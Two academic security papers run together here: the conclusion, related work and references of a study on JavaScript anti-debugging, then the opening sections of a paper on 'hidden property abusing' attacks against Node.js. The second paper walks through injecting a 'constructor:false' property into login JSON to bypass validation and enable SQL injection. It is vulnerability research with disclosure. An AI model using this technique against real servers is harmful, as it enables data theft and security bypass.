Countermeasures Some of the presented techniques are trivial to bypass, e.g., DEVCUT just prevents the use of certain hotkeys but not the menu bar to open the DevTools. However, something like preventing the executed JavaScript code from learning that a breakpoint was hit is a much harder problem, as we saw with the MONBREAK technique. This would only be possible to achieve by modifying the browser and its underlying JavaScript engine itself. And even then, freezing the time is an especially difficult feat since a script could also get time information from a remote server and thus easily detect any gaps or clock drifts. Therefore, we would like to see a special *forensic browser* with countermeasures in place to enable safe and reliable debugging of client-side code in an adversarial setting.

8 Related Work

In this section, we will first present works on anti-debugging in native malware, followed by publications on the topic of malicious JavaScript in general and conclude with the most closely related papers about evasive malware on the Web.

8.1 Anti-debugging in General

Anti-debugging techniques are a well-known concept from the area of native x86 malware. Back in 2006, Vasudevan and Yerraballi [58] proposed the first analysis system that focused on mitigations for anti-debugging techniques. Their system called Cobra can, in particular, deal with self-modifying and self-checking code and thus counters many anti-analysis tricks. In 2010, Balzarotti et al. [2] proposed a technique to detect if a malware sample behaves differently in an emulated environment when compared to a reference host. Their main challenge was to achieve a deterministic execution of the malware in both environments so that a robust comparison of behavior becomes possible. Therefore, they first record all interaction of the malware with the operating system to exactly replay the results of the system calls in the second run. One year later Lindorfer et al. [34] extended on this idea with their system called Disarm, by not only comparing the behavior between the emulation and a real system, but instead comparing behavior between four different emulation systems.

Kirat et al. [28] improved on these previous works by creating an analysis platform called *BareCloud* which runs the malware in a transparent bare-metal environment without in-guest monitoring. However, the cat and mouse game continued by finding new techniques to detect and evade even these bare-metal analysis systems. In 2017, Miramirkhani et al. [38] presented their work on "wear and tear" artifacts, i.e., detecting the analysis system because typical artifacts of human interaction with the system in the past are missing.

To summarize, we can see that the deterministic execution of malware in multiple environments and then comparing differences in execution is a well-established approach to analyze malware binaries. However, we are, to the best of our knowledge, the first to apply this concept for JavaScript code running in browsers and to provide insights into how wide-spread these techniques are in the wild.

8.2 Malicious JavaScript

Over the years, there have been many publications on malicious JavaScript in general without any particular focus on evasive measures or anti-debugging. Multiple works focused on drive-by attacks, e.g., *JSAND* by Cova et al. [6] uses anomaly detection combined with an emulated execution to generate detection signatures, while *Cujo* by Rieck et al. [43] use static and dynamic code features to learn malicious pat-

terns and detect them on-the-fly via a web proxy. Similarly, *Zozzle* by Curtsinger et al. [7], uses mostly static features from the AST together with a Bayes classifier to detect malicious code. Targeting drive-by exploit kits, Stock et al. [54] presented their work on *Kizzle*. Their approach is based on the fact that while the obfuscated code of such attacks changes frequently, the underlying unpacked code evolves much more slowly, which aids the detection process. As a more general defense that is not based on a detector, Maisuradze et al. [35] proposed *Dachshund*, which removes all attacker-controlled constants from JavaScript code, rendering JIT-ROP attacks infeasible. Other works focused on malicious browser extensions [26], discovering evil websites [21], and creating fast pre-filters to aid the large-scale detection of malware [4, 15].

8.3 Evasive Malware on the Web

A few publications also specifically focused on evasive JavaScript malware, which actively tries to avoid being detected. In 2011, Kapravelos et al. [24] showed how they can detect the presence of a high-interaction honeyclient and subsequently evade detection. One year later, Kolbitsch et al. [29] created Rozzle, an approach to trigger environment-specific malware via JavaScript multi-execution. This way, they can observe malicious code paths without actually satisfying checks for browser or plugin versions. Improving on this, Kim et al. [27] presented their work on forced execution to reveal malicious behavior, with a focus on preventing crashes. To detect evasive JavaScript malware samples that evolve over time, Kapravelos et al. [25] designed Revolver, which utilizes similarities in samples compared to older versions of the same malware. Their rationale is that malware authors react to detections by anti-virus software and iteratively mutate their code to regain their stealthiness. In their work called *Tick Tock*, Ho et al. [20] investigated the feasibility of browser-based red pills, which can detect if the browser is running in a virtual machine from JavaScript code by using timing side-channels.

However, while these previous publications worked on the phenomenon of evasive Web malware, they all assume the malware is analyzed as part of an *automated system* and tries to detect differences in this analysis environment. On the other hand, our threat model instead considers *anti-debugging* measures to hinder or avoid detection by a *human analyst using a real browser*.

9 Conclusion

In this paper, we systematically explored the phenomenon of anti-debugging techniques targeting human analysts using a real browser. We first introduced 6 basic techniques and conducted a large-scale study to investigate the prevalence of these techniques in the wild. We found that as many as 1 out of 550 sites make use of severe anti-debugging, with multiple techniques active on the same website. Furthermore, we presented a novel approach to detect 3 sophisticated techniques, which is based on web page replaying and code convergence. We used this approach to conduct a second, targeted study on the websites with the most severe anti-debugging measures from the first study. In this study, we could identify over 200 sites that behave differently when under analysis.

While many of these techniques are simple to detect and counter if their presence is known, they can still be quite effective if multiple of them are used together. This is especially true if the code is also additionally obfuscated so that they can not be easily identified in the source code and subsequently removed. As these techniques allow a website to completely change its behavior under analysis, they are a threat to the security of the Web and its users. We, therefore, see the need for a forensic browser with effective and robust inspection capabilities, which can not be detected or interfered with by the website's JavaScript code.

Acknowledgments

We would like to thank our shepherd Nick Nikiforakis and all anonymous reviewers for their valuable comments and suggestions. Moreover, we gratefully acknowledge funding by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972.

References

[1] Anthony Lieuallen. Greasemonkey. Online https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/, June 2019.

[2] D. Balzarotti, M. Cova, C. Karlberger, E. Kirda, C. Kruegel, and G. Vigna. Efficient detection of split personalities in malware. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2010.

[3] Black Duck Open Hub. Chromium open source project. Online https://www.openhub.net/p/chrome/analyses/latest/languages_summary, May 2020.

[4] D. Canali, M. Cova, G. Vigna, and C. Kruegel. Prophiler: a fast filter for the large-scale detection of malicious web pages. In *Proc. of the International World Wide Web Conference (WWW)*, 2011.

[5] ChromeDevTools. Chrome devtools protocol. Online https://chromedevtools.github.io/devtools-protocol/, May 2020.

[6] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proc. of the International World Wide Web Conference (WWW)*, 2010.

[7] C. Curtsinger, B. Livshits, B. G. Zorn, and C. Seifert. Zozzle: Fast and precise in-browser javascript malware detection. In *Proc. of USENIX Security Symposium*, 2011.

[8] CVE Details. CVE-2018-6140. Online https://www.cvedetails.com/cve/CVE-2018-6140/, Jan. 2019.

[9] CVE Details. CVE-2019-11708. Online https://www.cvedetails.com/cve/CVE-2019-11708/, July 2019.

[10] CVE Details. CVE-2019-11752. Online https://www.cvedetails.com/cve/CVE-2019-11752/, Sept. 2019.

[11] CVE Details. CVE-2019-5789. Online https://www.cvedetails.com/cve/CVE-2019-5789/, May 2019.

[12] ECMA International. Ecmascript 2019 language specification. Edition 10, 2019.

[13] Electric Apps. Vault antitheft. Online https://apps.shopify.com/vault-antitheft-protection-app, May 2020.

[14] A. Fass, R. P. Krawczyk, M. Backes, and B. Stock. Jast: Fully syntactic detection of malicious (obfuscated) javascript. In *Proc. of Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2018.

[15] A. Fass, M. Backes, and B. Stock. Jstap: a static pre-filter for malicious javascript detection. In *Proc. of Annual Computer Security Applications Conference (ACSAC)*, 2019.

[16] J. M. Fernández. JavaScript AntiDebugging Tricks. Online https://x-c3ll.github.io/posts/javascript-antidebugging/, Feb. 2018.

[17] Google Developers. Chrome devtools. Online https://developers.google.com/web/tools/chrome-devtools, Sept. 2019.

[18] Google Git. Web page replay. Online https://chromium.googlesource.com/catapult/+/HEAD/web_page_replay_go/, May 2020.

[19] guya. How to know when chrome console is open. Online https://blog.guya.net/2014/06/20/how-to-know-when-chrome-console-is-open/, June 2014.

[20] G. Ho, D. Boneh, L. Ballard, and N. Provos. Tick tock: building browser red pills from timing side channels. In *Proc. of USENIX Workshop on Offensive Technologies (WOOT)*, 2014.

[21] L. Invernizzi, P. M. Comparetti, S. Benvenuti, C. Kruegel, M. Cova, and G. Vigna. Evilseed: A guided approach to finding malicious web pages. In *Proc. of IEEE Symposium on Security and Privacy*, 2012.

[22] J. Jueckstock and A. Kapravelos. Visiblev8: In-browser monitoring of javascript in the wild. In *Proc. of Internet Measurement Conference (IMC)*, 2019.

[23] S. Kaplan, B. Livshits, B. Zorn, C. Siefert, and C. Curtsinger. "nofus: Automatically detecting"+ string. fromcharcode (32)+" obfuscated". tolowercase ()+" javascript code. *Technical report, Technical Report MSR-TR 2011–57, Microsoft Research*, 2011.

[24] A. Kapravelos, M. Cova, C. Kruegel, and G. Vigna. Escape from monkey island: Evading high-interaction honeyclients. In *Proc. of Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2011.

[25] A. Kapravelos, Y. Shoshitaishvili, M. Cova, C. Kruegel, and G. Vigna. Revolver: An automated approach to the detection of evasive web-based malware. In *Proc. of USENIX Security Symposium*, 2013.

[26] A. Kapravelos, C. Grier, N. Chachra, C. Kruegel, G. Vigna, and V. Paxson. Hulk: Eliciting malicious behavior in browser extensions. In *Proc. of USENIX Security Symposium*, 2014.

[27] K. Kim, I. L. Kim, C. H. Kim, Y. Kwon, Y. Zheng, X. Zhang, and D. Xu. J-force: Forced execution on javascript. In *Proc. of the International World Wide Web Conference (WWW)*, 2017.

[28] D. Kirat, G. Vigna, and C. Kruegel. Barecloud: bare-metal analysis-based evasive malware detection. In *Proc. of USENIX Security Symposium*, 2014.

[29] C. Kolbitsch, B. Livshits, B. Zorn, and C. Seifert. Rozzle: De-cloaking internet malware. In *Proc. of IEEE Symposium on Security and Privacy*, 2012.

[30] R. K. Konoth, E. Vineti, V. Moonsamy, M. Lindorfer, C. Kruegel, H. Bos, and G. Vigna. Minesweeper: An in-depth look into drive-by cryptocurrency mining and its defense. In *Proc. of ACM Conference on Computer and Communications Security (CCS)*, 2018.

[31] D. Kumar, Z. Ma, Z. Durumeric, A. Mirian, J. Mason, J. A. Halderman, and M. Bailey. Security challenges in an increasingly tangled web. In *Proc. of the International World Wide Web Conference (WWW)*, 2017.

[32] T. Lauinger, A. Chaabane, S. Arshad, W. Robertson, C. Wilson, and E. Kirda. Thou shalt not depend on me: Analysing the use of outdated javascript libraries on the web. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2017.

[33] V. Le Pochat, T. Van Goethem, S. Tajalizadehkhoob, M. Korczyński, and W. Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2019.

[34] M. Lindorfer, C. Kolbitsch, and P. M. Comparetti. Detecting environment-sensitive malware. In *Proc. of International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2011.

[35] G. Maisuradze, M. Backes, and C. Rossow. Dachshund: digging for and securing against (non-) blinded constants in jit code. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2017.

[36] S. Matic, G. Tyson, and G. Stringhini. Pythia: a framework for the automated analysis of web hosting environments. In *Proc. of the International World Wide Web Conference (WWW)*, 2019.

[37] MDN Web Docs. performance.now(). Online https://developer.mozilla.org/en-US/docs/Web/API/Performance/now, May 2020.

[38] N. Miramirkhani, M. P. Appini, N. Nikiforakis, and M. Polychronakis. Spotless sandboxes: Evading malware analysis systems using wear-and-tear artifacts. In *Proc. of IEEE Symposium on Security and Privacy*, 2017.

[39] M. Musch, M. Steffens, S. Roth, B. Stock, and M. Johns. Scriptprotect: mitigating unsafe third-party javascript practices. In *Proc. of ACM Asia Conference on Computer and Communications Security (ASIA CCS)*, 2019.

[40] M. Musch, C. Wressnegger, M. Johns, and K. Rieck. New kid on the web: A study on the prevalence of webassembly in the wild. In *Proc. of Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2019.

[41] J. H. Odvarko. Saying goodbye to firebug. Online https://hacks.mozilla.org/2017/10/saying-goodbye-to-firebug/, Oct. 2017.

[42] P. H. Phung, D. Sands, and A. Chudnov. Lightweight self-protecting javascript. In *Proc. of ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2009.

[43] K. Rieck, T. Krueger, and A. Dewald. Cujo: efficient detection and prevention of drive-by-download attacks. In *Proc. of Annual Computer Security Applications Conference (ACSAC)*, 2010.

[44] Sansec. Digital skimmer runs entirely on Google, defeats CSP. Online https://sansec.io/research/skimming-google-defeats-csp, June 2020.

[45] S. Sarker, J. Jueckstock, and A. Kapravelos. Hiding in plain site: Detecting javascript obfuscation through concealed browser api usage. In *Proc. of Internet Measurement Conference (IMC)*, 2020.

[46] T. Serafim and T. Kachalov. JavaScript Obfuscator Tool. Online https://obfuscator.io/, Dec. 2020.

[47] Sindresorhus. devtools-detect. Online https://github.com/sindresorhus/devtools-detect, July 2020.

[48] P. Skolka, C.-A. Staicu, and M. Pradel. Anything to hide? studying minified and obfuscated code in the web. In *Proc. of the International World Wide Web Conference (WWW)*, 2019.

[49] StackOverflow. How to quickly and conveniently disable all console.log statements in my code? Online https://stackoverflow.com/questions/1215392/, July 2009.

[50] StackOverflow. Find out whether chrome console is open. Online https://stackoverflow.com/questions/7798748/, Oct. 2011.

[51] StackOverflow. How does Facebook disable the browser's integrated Developer Tools? Online https://stackoverflow.com/a/50674852, Feb. 2014.

[52] StackOverflow. How can I block F12 keyboard key. Online https://stackoverflow.com/questions/28575722/, Feb. 2015.

[53] M. Steffens, M. Musch, M. Johns, and B. Stock. Who's hosting the block party? studying third-party blockage of csp and sri. In *Proc. of Network and Distributed System Security Symposium (NDSS)*, 2021.

[54] B. Stock, B. Livshits, and B. Zorn. Kizzle: a signature compiler for detecting exploit kits. In *Proc. of Conference on Dependable Systems and Networks (DSN)*, 2016.

[55] Symantec. Webpulse site review. Online https://sitereview.bluecoat.com/, Dec. 2020.

[56] S. J. Tan, S. Bratus, and T. Goodspeed. Interrupt-oriented bugdoor programming: a minimalist approach to bugdooring embedded systems firmware. In *Proc. of Annual Computer Security Applications Conference (ACSAC)*, 2014.

[57] T. Urban, M. Degeling, T. Holz, and N. Pohlmann. Beyond the front page: Measuring third party dynamics in the field. In *Proc. of the International World Wide Web Conference (WWW)*, 2020.

[58] A. Vasudevan and R. Yerraballi. Cobra: Fine-grained malware analysis using stealth localized-executions. In *Proc. of IEEE Symposium on Security and Privacy*, 2006.

[59] Wayback Machine. Spotify. Online https://web.archive.org/web/20180301010204/https://www.spotify.com/us/, Mar. 2018.

[60] ww. Anti anti-debugger. Online https://greasyfork.org/en/scripts/32015-anti-anti-debugger/code, Aug. 2017.

[61] W. Xu, F. Zhang, and S. Zhu. The power of obfuscation techniques in malicious javascript code: A measurement study. In *2012 7th International Conference on Malicious and Unwanted Software*, 2012.

[62] W. Xu, F. Zhang, and S. Zhu. Jstill: mostly static detection of obfuscated malicious javascript code. In *Proc. of ACM Conference on Data and Application Security and Privacy (CODASPY)*, 2013.

Abusing Hidden Properties to Attack the Node.js Ecosystem

Feng Xiao Jianwei Huang[†] Yichang Xiong[*] Guangliang Yang
Hong Hu[‡] Guofei Gu[†] Wenke Lee

GeorgiaTech [†]*Texas A&M* [‡]*PennState* [*]*Independent*

Abstract

Nowadays, Node.js has been widely used in the development of server-side and desktop programs (e.g., Skype), with its cross-platform and high-performance execution environment of JavaScript. In past years, it has been reported other dynamic programming languages (e.g., PHP and Ruby) are unsafe on sharing objects. However, this security risk is not well studied and understood in JavaScript and Node.js programs.

In this paper, we fill the gap by conducting the first systematic study on the communication process between client- and server-side code in Node.js programs. We extensively identify several new vulnerabilities in popular Node.js programs. To demonstrate their security implications, we design and develop a novel feasible attack, named hidden property abusing (HPA). Our further analysis shows HPA attacks are subtly different from existing findings regarding exploitation and attack effects. Through HPA attacks, a remote web attacker may obtain dangerous abilities, such as stealing confidential data, bypassing security checks, and launching DoS (Denial of Service) attacks.

To help Node.js developers vet their programs against HPA, we design a novel vulnerability detection and verification tool, named LYNX, that utilizes hybrid program analysis to automatically reveal HPA vulnerabilities and even synthesize exploits. We apply LYNX on a set of widely-used Node.js programs and identify 15 previously unknown vulnerabilities. We have reported all of our findings to the Node.js community. 10 of them have been assigned with CVE, and 8 of them are rated as "Critical" or "High" severity. This indicates HPA attacks can cause serious security threats.

1 Introduction

Node.js is a cross-platform and high-performance execution environment for JavaScript programs. It has been widely used to develop server-side and desktop applications such as Skype, Slack, and WhatsApp [7,16]. According to a recent study [17], Node.js is the most widely-used technology among all kinds of developments for three years (2017-2019).

The prominence of Node.js makes its security critical. Specifically, once a widely-used module is found to be vulnerable, a huge number of Node.js applications may be impacted due to the heavy reuse phenomenon [49]. By exploiting these vulnerabilities, remote attackers may abuse powerful and privileged APIs inside vulnerable server-side applications to launch severe attacks, like stealing confidential data or executing arbitrary malicious code [23,29,37,38,43,44,49].

Node.js programs are built in the dynamic programming language – JavaScript. In the past few years, several dynamic languages, like PHP [28] and Ruby [14], suffer from a common security risk CWE-915 [9], where an internal object attribute is improperly modified by untrusted user input. Despite the severe security consequence, this issue is not well studied and understood in JavaScript and Node.js programs.

In this paper, we conduct the first systematic study on the object sharing and communication process between client- and server-side code in Node.js programs. We confirm that the above security risk also exists in JavaScript and Node.js programs. To demonstrate the security implications, we design a novel attack, named *hidden property abusing* (HPA), that enables remote web attackers to obtain dangerous abilities, such as stealing confidential data, bypassing security checks, and launching denial-of-service attacks. Our further analysis shows HPA differs from existing findings on PHP [28] and Ruby [14] in many aspects such as exploitation and attack effects (see more details in §3.4).

An HPA attack example is shown in Figure 1. As the figure shows, a remote web attacker sends well-crafted JSON data with an extra and unexpected property "`I2`" (called *hidden property*) to the target Node.js server program. Then, the victim program deals with the malicious input payload as normal. Finally, `I2` propagates to an internal object. As indicated by the red line, `I2` of input overwrites and replaces a key property of the victim internal object with the conflicting name. Thus, the attacker may abuse the propagation process (i.e., property propagation) of a hidden property to powerfully manipulate critical program logic associated with the compromised property, such as directly calling privileged APIs by assigning `I2`




Figure 1: An example of HPA.

of input with the proper value (i.e., "admin").

Our analysis shows that the victim property can be of any type, such as critical functions or key program states. Due to this feature, input validation cannot stop attackers launching HPA attacks, as they may disable the validation logic by overwriting critical states or removing all security checks [24, 32]. We find this attack scenario is very common in practice.

To help Node.js developers detect and verify the emerging HPA issues in their Node.js applications and modules, we design and implement a vulnerability detection and verification tool, named LYNX[1]. LYNX combines the advantages of static and dynamic analysis to track property propagation, identify hidden properties, and generate corresponding concrete exploits for the verification purpose. We are releasing the source code of LYNX at https://github.com/xiaofen9/Lynx .

We evaluate LYNX by applying it on 102 real Node.js applications and modules widely used in practice. As a consequence, LYNX uncovered 15 previously unknown vulnerabilities. We have made responsible disclosure of the discovered vulnerabilities. By the time of paper writing, we have got 10 CVEs assigned; 8 of them are rated as critical or high severity by NVD (National Vulnerability Database); 7 vulnerabilities have been patched by their vendors. This indicates HPA attacks can cause serious security threats. We are collaborating with Node.js community to mitigate HPA. We first help an authoritative public vulnerability database create a new notion to describe the new type of vulnerabilities. In addition, we propose three potential HPA mitigation, with more details in §A.1.

In summary, we make the following contributions:

- We present the *hidden property abusing* attack against Node.js applications, and demonstrate its severe security consequences.
- We design and implement LYNX, a tool that automatically detects HPA issues and synthesizes exploits.
- Our evaluation reveals real-world HPA issues that can lead to serious security impacts.

2 Background

Node.js and its runtime engine. Node.js is used for executing JavaScript code outside of browsers. Many event-driving servers/middlewares and traditional web applications are deployed in Node.js. To interpret and execute JavaScript, Node.js implements a runtime engine based on Chrome's V8 JavaScript engine [19]. To satisfy the needs of server-side application scenarios, the engine provides a set of APIs to let JavaScript interact with host environment. With provided APIs, the JavaScript code can perform sensitive operations such as file operations.

However, Node.js does not enforce isolation to separate the application from host environment. Thus, serious security issues might be introduced if certain internal states of the Node.js application are compromised.

Object sharing. Most Node.js programs are deployed as web-based applications according to the official Node.js survey [1]. Similar to traditional web applications in other languages (e.g., PHP), network protocols like HTTP(S) and WebSockets are widely-used to exchange data between users and the application.

In the Node.js ecosystem, it is a common feature for applications to convert received data into an object (i.e., data serialization). With the help of this feature, Node.js applications can send/receive a very complex data structure. According to our investigation on npm, different programs are using distinct methods/code implementations to share objects. Currently, most programs share objects via JSON serialization or query-string serialization (more discussion in §4.4.1), while other channels may also be used such as HTTP headers (user-agent [18] and cookies [4]).

3 Hidden Property Abusing

In this section, we present the details of HPA attacks. First, we define our threat model. Next, we walk through a real-world example to demonstrate HPA. Then, we define the vulnerable behaviors and the associated attack vectors. In the end, we discussed the differences between HPA and other related attacks.

3.1 Threat Model

We assume that Node.js applications and modules are benign but vulnerable. In addition, we assume the target application correctly implements object sharing (i.e., data deserialization). In this setting, a remote web attacker aims to compromise the vulnerable server-side program using HPA. To exploit the vulnerability, the attacker sends a well-crafted payload to the victim application through the legitimate interfaces. When the malicious payload reaches the victim application, it is treated as normal data and dealt with as regular. Due to the lack of strict isolation between input and internal objects, the malicious payload is propagated to the internal objects of the vulnerable Node.js module. Finally, a critical internal object is corrupted and the attack is launched.

[1]The lynx is a type of wildcat. In Greek myths, it is believed that lynxes can see what others can't, and its role is revealing hidden truths.




Figure 2: The attacker leverages HPA to bypass input validation and attack sensitive services behind (For illustration purpose, we use a database service as the attack target).

3.2 Running Example

To illustrate the HPA attack, we walk through a real-world exploit found in the high-profile Node.js framework "routing-controller" [13] (63,000+ monthly downloads on npm). In this example, we demonstrate although this vulnerable framework enforces a global input validation for unsafe external data, an attacker can still leverage HPA attacks to tamper its validation logic and introduce arbitrary malicious payloads.

Figure 2 shows the attack details. In the first step, the attacker adds an additional property (i.e., hidden property) `constructor:false` to the input object when accessing the authentication web API `login()` of the victim framework. Upon being called, the authentication module will instantiate an object named `param` and sends it to the parameter handler, which is responsible for validating user input. To this end, function `transform()` in the figure builds a validation candidate by merging `param` with the format specification object `schema`. As indicated in the second step, when building such a candidate, the hidden property `constructor:false` further propagates into the internal object `schema`.

The above propagation process enables the attacker to disable the input validation logic by hijacking the inheritance chain of `constructor`. In JavaScript, every object has a link to a prototype object. When the program wants to access a property of an object, the property will not only be searched on the object but on the prototype of the object, and even the prototype of the prototype, until a property with a matching name is found. As a result, every object has many inherited properties besides its own properties. However, such an inheritance chain can be hijacked if there is a conflicting name property locating at a higher level of the searching tree (Note that the hijacking process differs from prototype pollution [12]. More details will be discussed at §3.3). In the third step, function `validate()` checks all the properties within the candidate to see if the input object is legitimate or not. `validate` internally invokes function `getSchema()` to extract the format specification from `candidate`. However, because of the hijack, function `getSchema()` accesses the forged `constructor` (pointed by the red dashed line) rather than the real one (pointed by the black dashed line). As a result, the final format object used for validation is controlled by the attacker through the hidden property. To bypass the input validation, the attacker only needs to set `format` to an invalid value such as false. Finally, as indicated in the fourth step, the attacker can let a malicious `email` pass the validation and further performs SQL Injection attacks against the database module.

3.3 Attack Vectors

As demonstrated in §3.2, a remote attacker can propagate a hidden property to tamper certain internal states. In general, there are two typical attack vectors. The first one is called app-specific attribute manipulation, which involves tampering certain internal properties defined by the application developers. The second one is prototype inheritance hijacking, which hijacks the prototype inheritance chain. It is worth noting that our second attack vector is different from existing attacks, like prototype pollution [12]. Prototype pollution requires the modification of the prototype. However, as shown in the running example, the attacker of HPA does not need to tamper the prototype.

App-specific attribute manipulation. This attack vector targets the vulnerable code that falsely exposes certain app-specific attributes (e.g., access right) to a user-controlled object. As shown in Figure 1, the `I2` property is supposed to be initialized and managed by internal functions. However, with HPA, attackers might propagate a same-name property to the internal object, and thus access sensitive APIs. This attack vector can be used to abuse certain service such as order status in large applications.

Prototype inheritance hijacking. This vector hijacks the prototype inheritance chain so that the attacker can trick the vulnerable program into referencing a user-controlled property rather than the one inherited from the prototype. With this vector, attackers may forge many built-in properties, and even nested prototype properties (Two of our discovered vulnerabilities are exploited using nested properties). In our running example in §3.2, attackers forge `constructor`. If necessary, they can also forge other prototype properties such as `constructor.name`. This vector is very useful because many JavaScript developers tend to trust properties inherited from prototype and make many security-sensitive decisions based on them.

3.4 Comparing HPA with related attacks

The risks of improper modification of dynamic object attributes (CWE-915) have been identified in some dynamic languages such as Ruby and PHP. We are the first to identify such risks in Node.js. Moreover, we find HPA differs from existing vulnerabilities in multiple aspects.

Table 1: Comparing HPA and Ruby mass assignment.

Aspect	Hidden Property Abusing	Ruby Mass Assignment
Abused logics	Object sharing	Assignment
Payload Type	Literal value/nested object	Literal value
Capabilities	Overwrite	Overwrite/Create

Table 1 summarizes the difference between HPA and Ruby mass assignment, a typical vulnerability resulting from CWE-915. First of all, they abuse different logics to pass payloads: HPA leverages the object sharing to pass malicious objects into the victim programs, while Ruby mass assignment abuses a framework-specific assignment feature to modify certain existing properties on the left side of an assignment. Second, HPA can introduce hidden properties with either literal value or nested objects while mass assignment payload is merely literal value. Third, since Ruby is a strong-typed language, mass assignment vulnerability cannot create new properties to the victim object. However, JavaScript is more flexible and thus HPA can inject arbitrary properties to the victim object and even allows hidden properties to propagate over several variables before they reach the target object. Our running example is such a case: the hidden property `constructor` propagates from the input object to the internal schema object to attack the input validation logic.

It is worth noting that vulnerabilities of CWE-915 are not deserialization bugs (CWE-502 [5]). Specifically, CWE-915 is more narrowly scoped to object modification and does not necessarily exploit the deserialization procedure. For instance, HPA does not attack the logics of object deserialization. Instead, it aims at modifying the properties of internal objects.

4 LYNX Design and Implementation

4.1 Definitions

In this section, we first define several important terms used in the paper and then describe the problem we aim to address.

Hidden Property: Given a module, it contains an input object O_{input} and an internal object $O_{internal}$. A hidden property P_{hidden} exists in O_{input} only if all of the following three requirements are satisfied:

- P_{hidden} belongs to $O_{internal}$ and it is referenced in the module.
- P_{hidden} of $O_{internal}$ can be modified if a conflicting property with the same name (i.e., P_{hidden}) is added into O_{input}.
- P_{hidden} is not a default parameter of O_{input}. This means P_{hidden} of O_{input} is not initialized when the module is invoked with default parameters[2].

To help describe the problem, we use **"property carrier"** to denote all the variables that carry hidden properties (including $O_{internal}$ and O_{input}).

[2]Here "default parameters" means documented usage of the module

Harmful hidden property: A hidden property is considered harmful if an attacker can abuse this property to introduce unexpected behaviors to the module. In this paper, we consider the potential attack effects from the following three aspects:

- **Confidentiality**: The hidden property might lead to sensitive information leakage while being abused.
- **Integrity**: The attacker could violate the consistency or trustworthiness of a critical property in the module.
- **Availability**: The attacker could violate the application's expectations for the property, leading to a denial-of-service attack due to an unexpected error condition.

4.2 Challenges and Solutions

We aim to design and develop an end-to-end system that can automatically and effectively detect the HPA security issues on the target Node.js programs. However, this is not a trivial task due to the following two challenges.

C1. How to discover hidden properties for Node.js programs?

Existing techniques cannot perfectly solve this problem. In particular, static analysis can easily get the whole picture of the target program, but usually introduces high false positives, especially when dealing with points-to and callback issues. We find such cases are very commonly faced in Node.js programs. Dynamic analysis, like data flow tracking, is suitable for 1) tracking input objects and their all propagation, and further 2) discovering and flagging related property carriers, and treating their corresponding properties as potential hidden properties. However, in practice, we find the dynamic tracking often misses many critical execution paths and hidden properties, and thus causes false negatives.

Our Solution. We design a hybrid approach that leverages the advantages of both of dynamic and static analysis to discover hidden properties. First, we utilize a lightweight label system to dynamically track input objects and related properties carriers, and dump all properties of properties carriers as a part of hidden property candidates. To discover as many execution paths as possible, especially critical paths, we recursively and extensively label input objects and test the target program. Second, the above dynamic test inevitably causes false negatives. We find in many cases, critical hidden properties are still ignored even when the corresponding property carriers have been successfully flagged (see more detail in §4.4). To mitigate the problem, we introduce static analysis by greedily searching potentially ignored properties. Finally, we collect results and obtain a list of hidden property candidates.

C2. Among a large number of hidden properties, how to determine which one is valuable and exploitable for attackers?




Figure 3: LYNX Overview.

We find among the collected hidden property candidates, not all of them are valuable and exploitable for attackers. Many of them do not even cause any attack consequence, and thus should be filtered out. Furthermore, the corresponding value of an identified hidden property often has specific requirements and constraints. Therefore, given a hidden property candidate, attackers need to determine its harmfulness and compute its corresponding value.

Our Solution. We leverage symbolic execution to explore all related paths, collect path constraints, detect sensitive behaviors, and finally generate exploits.

4.3 Design Overview

The overview of LYNX architecture is shown in Figure 3. As discussed in §4.2, our approach is two-fold. In the first phase, LYNX first dynamically runs a label system for recursively tracking input objects, and identifying as many property carriers as possible. We implement the dynamic label system by instrumenting the target Node.js code, and then executing the instrumented code by triggering its APIs with regular input data (e.g., test cases). Then, LYNX obtains hidden property candidates by collecting the above dynamic analysis results and applying static analysis to search ignored hidden properties. In particular, LYNX unitizes the necessary information recorded in the previous dynamic analysis step, analyzes AST (abstract syntax tree) of the target Node.js program, and detects the operations related to property access. Lastly, we prune the results based on our observations.

In the second phase, LYNX first generates exploit templates with detected hidden property candidates. Then, LYNX runs symbolic execution to reason the values of hidden properties and verify the corresponding harmfulness and attack consequences.

4.4 Identifying Hidden Properties

4.4.1 Discovering Property Carriers

We implement our dynamic analysis by instrumenting the target Node.js program. In this section, we first present the instrumentation details of labelling and tracking input, and detecting property carriers. Then, we discuss how to drive and execute the instrumented code.

